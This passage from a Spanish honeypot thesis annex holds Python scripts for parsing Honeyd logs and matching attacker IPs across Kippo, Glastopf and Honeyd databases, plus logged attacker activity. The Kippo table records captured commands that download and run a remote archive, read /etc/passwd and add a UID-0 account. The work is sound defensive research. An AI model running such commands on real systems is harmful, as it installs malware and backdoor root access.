#  Funcion: input_clasif_honeyd
#  Parametros:
#  Descripcion: Funcion principal que nos realiza el calculo de los patrones
#              de input en Honeyd.
###
def input_clasif_honeyd():

        #Variables globales
        global array,outfile,counter,ip

        #Variables de protocolo
        tcp = 0
        udp = 0
        icmp = 0
        array_flags = []
```

```
#Fichero de lectura donde tenemos el archivo log
infile = open('honeyd.txt', 'r')

#Guardamos en arrays los patrones de comandos

for line in infile:
        if ("honeyd log started" in line) or ("honeyd log stopped" in line):
                continue
        else:
                array = line.split(" ")
                if (array[2]!= "S") and (array[2]!="E"):
                        if ip == array[3]:
                                if len(array) > 8:
                                        array_flags.append(array[8])
                                        if "tcp" in array[1]:
                                                tcp = tcp + 1
                                        elif "udp" in array[1]:
                                                udp = udp + 1
                                        else:
                                                icmp = icmp + 1
                                elif len(array) > 7:
                                        array_flags.append(array[7])
                                        if "tcp" in array[1]:
                                                tcp = tcp + 1
                                        elif "udp" in array[1]:
                                                udp = udp + 1
                                        else:
                                                icmp = icmp + 1
                        else:
                                #Llamamos a la funcion de insertar en el fichero
                                insert(array_flags,tcp,udp,icmp)

                array = []


#Cerramos los ficheros
infile.close()
outfile.close()
```

7. Script para Matching: matching.py

```
########################################
#                                      #
#   Archivo: matching.py               #
#   Autor: Carlos Rosado Moral         #
#   Fecha: 22/06/14                    #
#                                      #
########################################

import MySQLdb
import sqlite3

#Declaracion de variables globales

#Variables para los ficheros de resultados
outfile_kippo_honeyd = open('matching_kippo_honeyd.txt', 'w')
outfile_kippo_glastopf = open('matching_kippo_glastopf.txt', 'w')
outfile_glastopf_honeyd = open('matching_glastopf_honeyd.txt', 'w')


#Definicion de los arrays
ip_kippo = []          #Array de ip para kippo
ip_honeyd = []         #Array de ip para honeyd
ip_glastopf = []       #Array de ip para glastopf
```

```
###
#  Funcion: insert_ip
#  Parametros:
#  Descripcion: Funcion que nos realiza la extraccion en arrays de las
#               direcciones ip de los tres honeypot.
###
def insert_ip():

        #Variables globales
        global ip_kippo,ip_honeyd,ip_glastopf

        #Establecemos la conexion con las bases de datos
        db_kippo = MySQLdb.connect("localhost","kippo","password123","kippo")
        db_honeyd = MySQLdb.connect("localhost","root","raspot","honeyd2mysql")

        #Establecemos la conexion con la base de datos de Glastopf
        conn = sqlite3.connect('/opt/myhoneypot/db/glastopf.db')

        # Definicion del cursor para los objetos de la consulta
        cursor_kippo = db_kippo.cursor()
        cursor_honeyd = db_honeyd.cursor()
        cursor_glastopf = conn.cursor()


        # Consulta a la base de datos.
        sql_kippo = "SELECT DISTINCT ip FROM sessions ORDER BY ip"
        sql_honeyd = "SELECT DISTINCT source_ip FROM connections ORDER BY source_ip"
        sql_glastopf = "SELECT DISTINCT source FROM events ORDER BY source"


        try:

           #Ejecucion de la consulta
           cursor_kippo.execute(sql_kippo)
           cursor_honeyd.execute(sql_honeyd)
           sol = cursor_glastopf.execute(sql_glastopf)

           #Guardamos los resultados en una lista de listas
           results_kippo = cursor_kippo.fetchall()
           results_honeyd = cursor_honeyd.fetchall()

           #Comprobamos los resultados
           for row in results_kippo:
                ip_kippo.append(str(row[0]))

           #Comprobamos los resultados
           for row in results_honeyd:
                ip_honeyd.append(str(row[0]))


           #Comprobamos los resultados
           for row in sol:
                s = str(row[0]).split(":")
                ip_glastopf.append(str(s[0]))

        except:
           print "Error: unable to fecth data"

        #Cerramos las conexiones con las bases de datos
        db_kippo.close()
        db_honeyd.close()
        conn.close()


###
#  Funcion: con_matching
#  Parametros: list1 - Lista1 de direcciones ip.
#              list2 - Lista2 de direcciones ip.
#              fichero - FIchero donde escribir los resultados.
#  Descripcion: Funcion que nos realiza el algoritmo de matching entre
#               las direcciones ip de dos honeypot.
###
```

```
def con_matching(list1,list2,fichero):

        #Contadores para las listas
        cont_list1 = 0
        cont_list2 = 0

        #Algoritmo de Matching para las ip detectadas
        while (cont_list1 < len(list1)) and (cont_list2 < len(list2)):
                if list1[cont_list1] <  list2[cont_list2]:
                        cont_list1 = cont_list1 + 1

                elif list1[cont_list1] >  list2[cont_list2]:
                        cont_list2 = cont_list2 + 1

                elif list1[cont_list1] ==  list2[cont_list2]:
                        fichero.write(str(list1[cont_list1]) + "\n")
                        cont_list1 = cont_list1 + 1
                        cont_list2 = cont_list2 + 1


#Llamamos a la funcion para realizar la extraccion de las
#direcciones ip en arrays
insert_ip()

#Realizamos el matching de ip en cada combinacion de honeypots
con_matching(ip_kippo,ip_honeyd,outfile_kippo_honeyd)
con_matching(ip_kippo,ip_glastopf,outfile_kippo_glastopf)
con_matching(ip_glastopf,ip_honeyd,outfile_glastopf_honeyd)

#Cerramos los ficheros de escritura
outfile_kippo_honeyd.close()
outfile_kippo_glastopf.close()
outfile_glastopf_honeyd.close()
```

Anexo XII: Bases de Datos

En las siguientes tablas se muestra la estructura de las bases de datos utilizadas para la extracción de los patrones para kippo y para Glastopf. En la tabla 12 se puede observar que cada una de las filas corresponde con la ejecución de un comando por el atacante. En la segunda cada una de las filas de dicha tabla, hace referencia a cada uno de los accesos a la web ficticia implementada.

	id	session	timestamp	realm	success	input
Editar Editar en línea Copiar Borrar	1	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:23	NULL	1	uname -a
Editar Editar en línea Copiar Borrar	2	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:26	NULL	1	w
Editar Editar en línea Copiar Borrar	3	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:29	NULL	0	screen -r
Editar Editar en línea Copiar Borrar	4	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:35	NULL	0	yum install screen
Editar Editar en línea Copiar Borrar	5	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:40	NULL	1	apt-get install screen
Editar Editar en línea Copiar Borrar	6	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:54	NULL	1	screen -r
Editar Editar en línea Copiar Borrar	7	a789738af41011e3b9560800274e1c6a	2014-06-14 22:10:58	NULL	0	updatedb
Editar Editar en línea Copiar Borrar	8	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:27	NULL	1	ls
Editar Editar en línea Copiar Borrar	9	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:29	NULL	1	cd ..
Editar Editar en línea Copiar Borrar	10	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:30	NULL	1	ls
Editar Editar en línea Copiar Borrar	11	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:38	NULL	1	cd t,p
Editar Editar en línea Copiar Borrar	12	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:41	NULL	1	cd tmp
Editar Editar en línea Copiar Borrar	13	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:43	NULL	1	ls
Editar Editar en línea Copiar Borrar	14	a789738af41011e3b9560800274e1c6a	2014-06-14 22:11:59	NULL	1	wget http://ovisan.altervista.org/run.tgz
Editar Editar en línea Copiar Borrar	15	a789738af41011e3b9560800274e1c6a	2014-06-14 22:12:11	NULL	1	tar xvxf run.tgz
Editar Editar en línea Copiar Borrar	16	a789738af41011e3b9560800274e1c6a	2014-06-14 22:12:13	NULL	1	cd run
Editar Editar en línea Copiar Borrar	17	a789738af41011e3b9560800274e1c6a	2014-06-14 22:12:15	NULL	1	ls
Editar Editar en línea Copiar Borrar	18	a789738af41011e3b9560800274e1c6a	2014-06-14 22:12:20	NULL	1	chmod +x *
Editar Editar en línea Copiar Borrar	19	a789738af41011e3b9560800274e1c6a	2014-06-14 22:12:25	NULL	1	./start 100
Editar Editar en línea Copiar Borrar	20	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:36:18	NULL	1	w
Editar Editar en línea Copiar Borrar	21	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:36:26	NULL	1	uname -a
Editar Editar en línea Copiar Borrar	22	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:36:41	NULL	0	screen -r
Editar Editar en línea Copiar Borrar	23	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:36:48	NULL	1	ps ax
Editar Editar en línea Copiar Borrar	24	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:36:56	NULL	1	history
Editar Editar en línea Copiar Borrar	25	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:37:03	NULL	0	php -v
Editar Editar en línea Copiar Borrar	26	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:37:11	NULL	0	yum install php
Editar Editar en línea Copiar Borrar	27	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:37:28	NULL	1	cat /etc/passwd
Editar Editar en línea Copiar Borrar	28	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:37:40	NULL	1	useradd -o -u 0 toor
Editar Editar en línea Copiar Borrar	29	a04c60d6f48911e3b9560800274e1c6a	2014-06-15 12:40:26	NULL	1	ls -al

Tabla 12: Tabla Input en Kippo

	id	time	source	request_url	request_raw	pattern	filename
Edit Delete	31	2014-06-07 20:38:31	213.143.51.24:48555	/favicon.ico	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate,sdch Accept-Language: es-ES,es;q=0.8 Connection: keep-alive Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; SM-N9005 Build/KOT49H) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.141 Mobil...	unknown	NULL
Edit Delete	32	2014-06-07 20:39:30	66.249.67.33:33959	/allmylinks/include/standard.php?op=	GET /allmylinks/include/standard.php?op= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	33	2014-06-07 20:45:23	66.249.67.194:59495	/allmylinks/include/style.css	GET /allmylinks/include/style.css HTTP/1.1 Accept: text/css,*/*;q=0.1,*/* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com Referer: http://raspot.dyndns-server.com/allmylinks/include/standard.php?op= User-Agent: Mozilla/5.0 (...	style_css	NULL
Edit Delete	34	2014-06-07 20:45:42	66.249.67.194:59495	/allmylinks/include/enter.php?panel=	GET /allmylinks/include/enter.php?panel= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	35	2014-06-07 20:49:32	66.249.67.220:61966	/allmylinks/include/download.php?id=	GET /allmylinks/include/download.php?id= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	36	2014-06-07 20:53:55	66.249.67.207:39368	/allmylinks/include/gallery.php?qry=	GET /allmylinks/include/gallery.php?qry= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	37	2014-06-07 20:57:04	66.249.67.194:35697	/includes/cgi-bin/index.php?filepath	GET /includes/cgi-bin/index.php?filepath HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	38	2014-06-07 21:00:52	66.249.67.194:61343	/allmylinks/include/ItemView.php?id=	GET /allmylinks/include/ItemView.php?id= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	39	2014-06-07 21:02:44	66.249.67.194:34782	/includes/cgi-bin/style.css	GET /includes/cgi-bin/style.css HTTP/1.1 Accept: text/css,*/*;q=0.1,*/* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com Referer: http://raspot.dyndns-server.com/includes/cgi-bin/index.php?filepath User-Agent: Mozilla/5.0 (co...	style_css	NULL
Edit Delete	40	2014-06-07 21:05:36	66.249.67.207:65282	/allmylinks/include/principal.php?w=	GET /allmylinks/include/principal.php?w= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL
Edit Delete	41	2014-06-07 21:10:38	66.249.67.194:34332	/allmylinks/include/nota.php?module=	GET /allmylinks/include/nota.php?module= HTTP/1.1 Accept: */* Accept-Encoding: gzip,deflate Connection: Keep-alive From: googlebot(at)googlebot.com Host: raspot.dyndns-server.com User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)	unknown	NULL

Tabla 13: Tabla Sessions en Glastopf

Anexo XIII: Arboles de Clasificación

1. Árboles para Kippo




Figura 44: Árbol para Input Kippo




Figura 45: Árbol para Human-Bot Kippo

2. Árboles para Glastopf




Figura 46: Árbol para Glastopf

3. Árboles para Honeyd




Figura 47: Árbol para Honeyd

4. Arboles del sistema Raspot Forensic




Figura 48: Árbol para Raspot Forensic

Anexo XIV: Resultados en Red Doméstica

1. Resultados en Kippo




Figura 49: Kippo Top 10 Passwords (Red Doméstica)




Figura 50: Kippo Top 10 Usernames (Red Doméstica)




Figura 51: Kippo Top 10 Username-Password (Red Doméstica)




Figura 52: Kippo Top 10 Username-Password Pie (Red Doméstica)




Figura 53: Kippo Overall Success Ratio (Red Doméstica)




Figura 54: Kippo Most Successful Logins per Day (Red Doméstica)




Figura 55: Kippo Success per Day (Red Doméstica)




Figura 56: Kippo Success per Week (Red Doméstica)




Figura 57: Kippo Number of Connections per Unique Ip (Red Doméstica)




Figura 58: Kippo Number Connections per Unique Ip Pie (Red Doméstica)

